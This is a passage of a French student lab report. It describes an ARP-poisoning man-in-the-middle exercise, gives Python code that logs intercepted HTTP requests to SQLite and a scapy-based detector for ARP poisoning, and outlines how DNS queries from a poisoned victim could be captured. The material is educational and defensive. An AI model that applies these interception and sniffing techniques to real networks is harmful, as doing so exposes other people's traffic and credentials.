Après avoir développé une extension pour sauvegarder les données au format JSON, nous avons également décidé d'**implémenter** une **sauvegarde** dans une base de données **SQL**. Cette approche nous permet de **stocker** nos données **de deux manières différentes,** ce qui offre **plusieurs avantages.**

Tout d'abord, cela nous offre une **certaine sécurité en cas** de **problème** avec l'un des fichiers de sauvegarde. Si un fichier est corrompu ou inaccessible, nous pouvons toujours récupérer les données à partir de l'autre source. De plus, cela nous donne une **flexibilité** pour **visualiser** et **gérer** les **données stockées** de deux manières différentes. Nous pouvons utiliser les **fonctionnalité**s et requêtes **propres** à une base de données **SQL** pour effectuer des analyses, des recherches et des manipulations plus avancées sur les données.

Pour réaliser cette extension dans le programme “listen.py”, nous avons implémenté cette fonction :

```python
def create_sql_log(liste):
    # Créer la connexion à la base de données
    conn = sqlite3.connect('capture.db')

    # Créer un curseur pour exécuter les requêtes SQL
    cursor = conn.cursor()

    # Exécuter la requête de création de table

    cursor.execute("CREATE TABLE IF NOT EXISTS Capture (horloge REAL, adresse_destination VARCHAR(255), methode_http VARCHAR(255), chemin_requete VARCHAR(255))")

    # Insérer les enregistrements dans la table
    requete = "INSERT INTO Capture (horloge, adresse_destination, methode_http, chemin_requete) VALUES (?, ?, ?, ?)"
    for i in liste:
        values = (i["horloge"], i["adresse_destination"], i["methode_http"], i["chemin_requete"])
        cursor.execute(requete, values)

    # Valider la transaction
    conn.commit()

    cursor.execute("SELECT * FROM Capture")
    for p in cursor:
        print(p)
    # Fermer la connexion à la base de données
    conn.close()

# Exemple d'utilisation de la fonction
```

Dans cette fonction, nous devons tout d’abord nous connecter avec la librairie python “sqlite3” à la base de données SQL nommée capture.db.

Ensuite nous avons l’obligation de créer un curseur qui nous permettra d'exécuter en tant qu’utilisateur les requêtes, pour simuler une personne. Pour remplir cette base de donnée, nous devons tout d’abord la créer avec la commande suivante :

cursor.execute("CREATE TABLE IF NOT EXISTS Capture (horloge REAL, adresse_destination VARCHAR(255), methode_http VARCHAR(255), chemin_requete VARCHAR(255))")

Cette ligne de commande nous permet de créer une table SQL nommée “Capture” composée des éléments suivants :

- **Horloge** avec un type real qui signifie un nombre décimal
- **adresse_destination** qui sera de type VARCHAR(255) qui signfie que ce sera un texte qui fera une taille de 255 caractères au maximum
  methode_http qui aura le même type que l’élément précédent
- De même pour l’élément chemin_requete

Après avoir créer cette table, il nous faut maintenant la **remplir** avec les **données** que l'on souhaite qui se trouve dans l'argument de la fonction **"liste"**, la méthode pour y parvenir est la même que celle pour le format JSON, il nous faut utiliser une **boucle** for qui nous permettra de **parcourir** le **dictionnaire** et d'insérer dans une **variable temporaire "values"** les éléments que l'on souhaite intégrer à la base de donnée.

Contrairement au format JSON, nous avons le besoin de **créer avant la boucle** une fonction requête qui nous **permettra** d'**insérer** les **éléments** dans la **table** :

```
requete = "INSERT INTO Capture (horloge, adresse_destination, methode_http, chemin_requete) VALUES (?, ?, ?, ?)"
```

La partie "**VALUES (?,?,?,?)**" sera notre fonction temporaire présentée dans la boucle for.
Après avoir réalisé ceci, il nous faut maintenant l'**utiliser** à **chaque boucle for** ou plus simplement à chaque fois qu'on a un **nouveau paquet reçu.**
Pour ce faire, il nous suffit de **rajouter** à la **fin** de la **boucle for** la commande suivante :

```
cursor.execute(requete, values)
```


Cette commande pourra alors **exécuter** à l'**aide** du **curseur** la **requête** qui sera composée des **valeurs intégrés** à la variable values.
Il ne faut surtout pas oublier à la fin de nos manipulations de bases de données SQL d'**utiliser** la **méthode commit** pour **sauvegarder** nos modifications mais aussi de **fermer le curseur** pour ne pas consommer inutilement des ressources.

Fonction de détection de l'attaque d'empoisonnement ARP

On a réussi à utiliser une attaque Man in the Middle ARP et une fonction permettant d'écouter et d'analyser les messages et paquets échangés entre la victime et le serveur. Alors ça serait très pratique de faire un programme permettant de détecter ces attaques ARP.
On va donc dans le paquet mitm un module detect.py.
Bien sur pour tester ce paquet, nous devrions la lancer sur une machine victime car le but de ce paquet est de comparer les adresses MAC associées au adresses IP de la table ARP comme la figure ci dessous :

Voici la table ARP de la machine victime, on peut voir que celle-ci à subi une attaque ARP car la même adresse MAC est attribuée à deux adresses IP différentes. On va donc créer le programme detect.py pour qu'il compare deux adresses IP associées avec leurs adresse MAC, ainsi si l'adresse MAC de l'ip 192.168.56.101 et celle de l'ip 192.168.56.102 est la même, alors le programme devra informer la victime comme quoi il y'a une attaque ARP accompagnée par l'adresse MAC de l'attaquant. Notre programme serra donc composé de trois fonctions :

- **Une fonction get_mac qui enverra un paquet ARP permettant d'avoir les vraies adresses MAC associées aux adresse IP**
- **Une fonction arp qui capturera avec sniff tous les paquets ARP reçus. Sachant que ceux-ci peuvent être faussé comme avec l'attaque ARP précédemment vue**
- **Une fonction PaquetARP qui comparera l'adresse MAC reçue avec le paquet ARP envoyé et l'adresse MAC reçue avec le sniff**
-


CLIENT
ENVOIE UN PAQUET ARP POUR AVOIR LA VRAIE ADRESSE MAC DE ATTAQUANT
ATTAQUANT
RECUPERE L'ADRESSE MAC DU PAQUET ARP RECU. PUIS LA COMPARE AVEC CELLE DU PAQUET ARP ENVOYÉ
ENVOIE PAQUET ARP (ATTAQUE MITM)

```python
def get_mac(ip):
    """Function to retrieve the MAC address associated with the specified IP address"""
    req = Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip)
    rep = srp(req, timeout=1, verbose=0, iface='enp0s3')
    mac = rep[0][0][1].hwsrc

    return mac


def arp(ip, nb):
    target_ip = ip
    target_mac = get_mac(target_ip)
    print(f"Ip ciblée: {target_ip}, MAC ciblée: {target_mac}")

    print(f"Capture de paquets ARP pendant {nb} secondes.")
    sniff(
        prn=lambda pkt: paquetARP(pkt, target_mac),
        timeout=nb,
        iface="enp0s3"
    )

def paquetARP(paquet, target_mac):
    status = True

    """
    Analyse un paquet capturé pour extraire les informations ARP.
    """
    if ARP in paquet and status == True:
        arp = paquet[ARP]

        if arp.hwsrc == target_mac:
            print("\nHacker ayant l'adresse mac :" + arp.hwsrc + "\n")
            status = False

    if status == False:
        print("En attente de paquets", end="")
        temps_attente()
        status = True

def temps_attente():
    """Fonction qui permet de faire la petite animation de points ..."""
    for _ in range(3):
        time.sleep(1)
        print(".", end="", flush=True) # Force l'affichage immédiat des sorties dans le terminal
    time.sleep(1)

arp("192.168.56.102",10)
```

Comme pour le fichier atk.py, nous allons d'abord effectuer un envoie de paquet ARP en broadcast pour récupérer les vraies adresses IP associées aux adresses MAC de chaque machine, ensuite dans la fonction arp, comme pour listen.py nous allons écouter tous les paquets de type ARP et récupérer l'adresse MAC source.

La fonction paquetARP va prendre comme argument l'**adresse MAC source** via le premier **paquet envoyé** et une autre **adresse MAC source** du **paquet** reçu via **sniff.**
Ensuite les **deux adresses MAC** vont être **comparées** et **si** celles-ci sont **identiques**, alors la fonction retournera comme quoi il y'a un **hackeur avec** l'**adresse MAC** de l'**attaquant**.
Il y'a aussi une fonction **temps_attente** qui permet d'**afficher "en attente de paquets..**" lorsque le programme est en exécution.

Écoute du trafic DNS

Nous regrettons de ne pas avoir pu réaliser cette idée de surveillance du trafic DNS en raison de contraintes de temps. Néanmoins, nous allons tout de même présenter une méthode que nous pourrions utiliser :

Dans l'hypothèse où nous aurions pu mettre en œuvre cette idée de surveillance du trafic DNS, nous aurions envisagé la création d'une fonction nommée DNS conçue pour capturer les paquets provenant d'un hôte spécifique pendant une durée donnée.

Pour utiliser cette fonction, il aurait été nécessaire de fournir **deux arguments** : l'adresse **IP** de l'**hôte à surveiller** (argument "ip") **et** la **durée** de la capture en secondes (argument "nb").
À l'intérieur de cette fonction, nous aurions utilisé la fonction "**sniff**" **de scapy** en spécifiant un filtre pour ne capturer que les **paquets UDP** provenant de l'hôte spécifié, utilisant le **port 53**, qui est le port standard pour les requêtes DNS.

Dans l'hypothèse où nous aurions **capturé un paquet**, nous aurions **vérifiés** s'il contenait des **données DNS** en vérifiant la présence des couches **UDP et DNS** dans le paquet. Si cela avait été le cas, nous

aurions pu accéder au champ DNSQR (DNS Question Record) du paquet DNS pour obtenir des informations voulues.

Pour tester notre programme, il aurait été nécessaire d'effectuer une attaque ARP sur le client et le serveur. Ensuite, nous aurions pu exécuter la fonction dns en spécifiant l'adresse IP du client et la durée de la capture. En utilisant la commande "host" sur le client pour interroger la machine serveur avec un nom quelconque, nous aurions pu capturer les requêtes DNS effectuées par le client et afficher les noms d'hôtes demandés dans ces requêtes.

Conclusion

En conclusion, l'ARP poisoning est une technique utilisée pour intercepter et manipuler le trafic réseau au sein d'un réseau local. Son objectif principal est de permettre à un attaquant de se positionner entre deux machines, en se faisant passer pour l'une d'entre elles, afin d'intercepter et de manipuler les données qui circulent entre elles.

Les conséquences de l'ARP poisoning peuvent être graves, compromettant la sécurité et la confidentialité des données échangées. Cette attaque peut permettre à un attaquant d'intercepter des données sensibles, telles que les identifiants de connexion, les données personnelles, les mots de passe et les informations financières.
De plus, l'ARP poisoning peut entraîner des interruptions de service en perturbant la communication entre les machines cibles. Cela peut causer des ralentissements importants voire des attaques de déni de service.

Cependant, il est important de noter que les réseaux d'aujourd'hui sont généralement mieux sécurisés, ce qui rend l'ARP poisoning plus difficile à réaliser. Les mesures de sécurité appropriées, telles que l'utilisation de mécanismes d'authentification forte, de chiffrement des données et de surveillance du réseau, sont couramment mises en place pour prévenir et détecter les attaques d'ARP poisoning.
En outre, la sensibilisation des utilisateurs aux risques associés à cette attaque et la formation en matière de sécurité informatique jouent un rôle crucial pour se prémunir contre ces attaques et protéger les données sensibles.

Il est donc essentiel de rester vigilant et de continuer à mettre en œuvre des mesures de sécurité appropriées pour contrer les attaques potentielles, même si les réseaux sont généralement mieux sécurisés de nos jours.